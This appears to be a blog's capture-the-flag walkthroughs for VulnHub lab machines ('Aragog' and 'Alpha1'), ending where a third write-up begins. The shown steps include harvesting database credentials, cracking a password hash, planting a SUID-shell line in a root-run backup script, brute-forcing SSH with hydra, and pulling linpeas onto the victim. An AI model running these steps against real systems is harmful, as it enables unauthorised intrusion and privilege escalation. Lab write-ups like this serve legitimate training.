www-data@Aragog:/$ export TERM=xterm
export TERM=xterm

User Flag: (There were two users and I know you will figure it out that under which user it has the userflag)

horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}

─$ echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d 
1: RidDlE's DiAry dEstroYed By haRry in chaMbEr of SeCrets


Since we know that the website was a WordPress based site, so I went to check for wp-config file and I was not able to find it under the usual location.

My knowledge on server setup came into handy.



The website directory or the website is located here /usr/share/wordpress

However, I know that this wp-config.php is not the real file. I am little impressed with the machine designer because one of my role in the current organization where I work is to setup WordPress environment and I tried my best to structure it in a way that hacker will face tough time to get it. Likewise, if I know how the machine designer place it’s wp-config.php, I will implement it in my upcoming project work. Anyway, let’s find where it is located.

ls -lah

cd /etc/wordpress
ls -lah 
cat config-default.php

DB_NAME: wordpress
DB_USER: root
DB_PASSWORD: mySecr3tPass


On Kali Linux Machine:


echo "$P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc." > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

john --show

Do you recall that during the scanning phases (initial), we came to know that the machine is running with ssh service. Let’s try to login it with using the following credentials…

username: hagrid98
password: password123
Machine: 192.168.56.121

ssh hagrid98@192.168.56.121    #we got login

I was playing around and couldn’t find anything useful. It is my ritual that at this time if I don’t get anything useful, I run linpeas.sh on the victim machine (I hope you have already picked-up how to do this by now, I mean using SimpleHTTPServer 🙂 ).

I came to know that the machine has a weird file

-rwxr-xr-x 1 hagrid98 hagrid98 81 Apr 1 20:03 /opt/.backup.sh

cat /opt/.backup.sh

#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads

When I check the permission of the folder at /tmp/tmp_wp_uploads; do you see what I see? (It has root for user and group)

Although user hagrid98 has no crontab entry but it looks like root user has. Therefore, let us add the following line as the entry to the above file .backup.sh.

cp /bin/bash /tmp/bash && chmod +s /tmp/bash

Note: set user or group ID on execution (s) chmod +s is used.

I waited around 5 minutes and finally I got what I wanted, the binary with execute permission enabled.

hagrid98@Aragog:/tmp$ ls -lah
total 2.3M
drwxrwxrwt 10 root root 4.0K May 28 17:28 .
drwxr-xr-x 18 root root 4.0K Mar 31 17:52 ..
-rwsr-sr-x 1 root root 1.2M May 28 17:32 bash
-rwxr-xr-x 1 root root 1.2M May 28 17:24 bash1
drwxrwxrwt 2 root root 4.0K May 28 12:42 .font-unix
drwxrwxrwt 2 root root 4.0K May 28 12:42 .ICE-unix
drwx------ 3 root root 4.0K May 28 12:42 systemd-private-b275630ffd804e5187080888580cb0b0-apache2.service-JVTT6g
drwx------ 3 root root 4.0K May 28 12:42 systemd-private-b275630ffd804e5187080888580cb0b0-systemd-timesyncd.service-AHdvzF
drwxrwxrwt 2 root root 4.0K May 28 12:42 .Test-unix
drwxr-xr-x 5 root root 4.0K May 28 12:46 tmp_wp_uploads
drwxrwxrwt 2 root root 4.0K May 28 12:42 .X11-unix
drwxrwxrwt 2 root root 4.0K May 28 12:42 .XIM-unix
hagrid98@Aragog:/tmp$
hagrid98@Aragog:/tmp$ ./bash -p       #visit this link if you don't know why i used this line of command
hocrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdzIHJpTmcgZGVTdHJPeWVkIGJZIERVbWJsZWRPcmU=}
In muggle terms: 2: maRvoLo GaUnt's riNg deStrOyed bY DUmbledOre


How I took down Alpha1 Machine

Overview:

Target Machine IP Address: 192.168.56.118  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy/Medium

If you know how to do ssh tunneling and know what is 'BrainFuck'. I think you are good to go.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:


IP: 192.168.56.118  (which spits out by machine and we do not need to search for it)

*************************************

Since I know the machine IP address, I went ahead to do some manual assessment while running the following command (which helps to collects pretty much everything I required to know about this machine)

Browse 192.168.56.118/robots.txt

All those list of sub-directories were bogus but at the bottom, I noticed a strange character..


++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>+++++++++++++++++.>>---.+++++++++++.------.-----.<<--.>>++++++++++++++++++.++.-----..-.+++.++.

Initially I thought it was some kind of encrypted code but later I came to under it is another programming language called ‘BrainFuck’.

I used this link to convert the string.

Value we got:/alfa-support

*************************************


Browse: 192.168.56.118/alfa-support


Password Pattern: pet followed by 3 numerical digits.   

  <—————————– Let’s keep all the above steps within stage 1.  —————————–>


<————————————————– Stage 2 Begins  —————————–———————>

autorecon 192.168.56.118


cat _full_tcp_nmap.txt | less

ftp 192.168.56.118 
username: anonymous
password: anonymous 
ls
cd thomas

get milo.jpg

exiftool milo.jpg (didn't find anything useful)

From stage 1, we can conclude that the pet’s name is milo.

Password pattern is milo$i$j$k    ($i$j$k represents three digits)

Let’s write a script to prepare a list of password.

vim script.sh

#!/usr/bin/bash
for i in {0..9}; do
    for j in {0..9}; do 
        for k in {0..9}; do 
            echo "milo$i$j$k" >> password.txt
        done
    done
done
chmod +x script.sh./script.sh

I tried a python script for the task 🙂

#!/usr/bin/python3
import sys
with open('password.txt', 'w') as f:
sys.stdout = f 
for i in range(1, 10): 
    for j in range(1, 10):
        for k in range(1,10):
            print("milo"+str(i)+str(j)+str(k))

Brute Force SSH using Hydra

hydra -l thomas -P password.txt -s 65111 ssh://192.168.56.118

username: thomas
password: milo666

cat _full_tcp_nmap.txt | less


ssh thomas@192.168.56.118 -p 65111


user_flag==>> M4Mh5FX8EGGGSV6CseRuyyskG   (Solution 1)

scp -P 65111 thomas@192.168.56.118:/home/thomas/.remote_secret .          #Saved Remote File (Keep in mind)

I tried to perform file, strings, cat, binwalk etc.. no use lol

I tried to evaluate the target machine with the help of linpea.sh program 

Miscellaneous Steps :

On Kali Machine:  
cd /path-to-linpea.sh/
python3 -m http.server 

On Target or Victim Machine: 
cd /tmp
wget 192.168.56.118/linpea.sh 
chmod +x linpea.sh 
sh linpea.sh

Click on Image to View in HD

Port 5901

We have password from the above information. Do you remember this file .remote_secret ?

vncviewer -passwd .remote_secret 192.168.56.118:5901


I think I need to port forward or bind (like ssh tunneling). Let’s do some googling

ssh -p 65111 -L 5901:localhost:5901 thomas@192.168.56.118

vncviewer -passwd .remote_secret localhost:5901


Viola!!  We got the root flag as well as root access 🙂


How I took down ‘Player’ machine from vulnhub

Overview:

